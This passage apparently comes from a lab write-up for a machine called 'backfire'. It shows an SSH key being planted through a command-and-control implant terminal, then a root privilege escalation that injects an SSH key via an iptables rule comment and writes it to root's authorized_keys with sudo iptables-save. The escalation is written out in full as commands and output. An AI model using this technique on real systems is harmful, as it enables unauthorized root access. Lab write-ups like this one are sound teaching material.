 We create a new account with the
 TeamLead role. We sign out and then we re-login with the TeamLead account.
 Now we have the option to run commands in a terminal in the
 ImplantInteract > Terminal > New Tab Icon menu that opens the new Terminal 1 tab.
 At the foot-page we have the option to enter the commands.
 After hitting the
 SEND button two times a new floating window appears at the top of the page with the output of the command.
 We can use this terminal to add the public SSH key we generated previously to the
 sergej authorized_keys file (/home/sergej/.ssh/authorized_keys). After adding it, we can login as the sergej user using SSH.
$ ssh -i rsakey sergej@10.129.163.156
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
sergej@backfire:~$ id
uid=1001(sergej) gid=1001(sergej) groups=1001(sergej),100(users)
We find that we can run two commands as the root user: iptables and iptables-save.
sergej@backfire:~$ sudo -l
Matching Defaults entries for sergej on backfire:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User sergej may run the following commands on backfire:
    (root) NOPASSWD: /usr/sbin/iptables
    (root) NOPASSWD: /usr/sbin/iptables-save
As we see in Shielder website we can use these two commands to elevate our privileges using the comment ability of iptables and the ability of iptables-save of writing files. We are going to use the vulnerability to add the SSH public key to the root authorized_keys file. We have to note that the comment field of iptables have a limited length so we need to generate a short key, for example RSA with 1024 bits. We will add a new rule with the command prefixed and sufixed by the \n character. Then with the iptables -S command we find the created rules (and the content that will be written to the file). After that write the rules in the /root/.ssh/authorized_keys file.
sergej@backfire:~$ sudo iptables -A INPUT -i lo -j ACCEPT -m comment --comment $'\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDgkWK0cclSbbRiRBKiaPb3873yTweFP61107gWaDdPmuODD4eHN/y6U19IFcda7zGkocThAC3ka/PIzS7dKkdsF6Hw6GeMWtefEfLcJR0C/PYqCvyt2ZpXENzpL2rCisoPPduqcRMtmihGo3zWqAsY13IfgQoaJa9fNVcg2zLHCQ== a@a\n'
sergej@backfire:~$ sudo iptables -S

-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 5000 -j ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 5000 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 5000 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 7096 -j ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 7096 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 7096 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -i lo -m comment --comment "
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDgkWK0cclSbbRiRBKiaPb3873yTweFP61107gWaDdPmuODD4eHN/y6U19IFcda7zGkocThAC3ka/PIzS7dKkdsF6Hw6GeMWtefEfLcJR0C/PYqCvyt2ZpXENzpL2rCisoPPduqcRMtmihGo3zWqAsY13IfgQoaJa9fNVcg2zLHCQ== a@a
" -j ACCEPT

sergej@backfire:~$ sudo iptables-save -f /root/.ssh/authorized_keys
We finally can login in the machine as the root user.
$ ssh -i rsakey root@10.129.163.156
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
root@backfire:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@backfire:~# cat /home/ilya/user.txt
<REDACTED>
root@backfire:~# cat /root/root.txt
<REDACTED>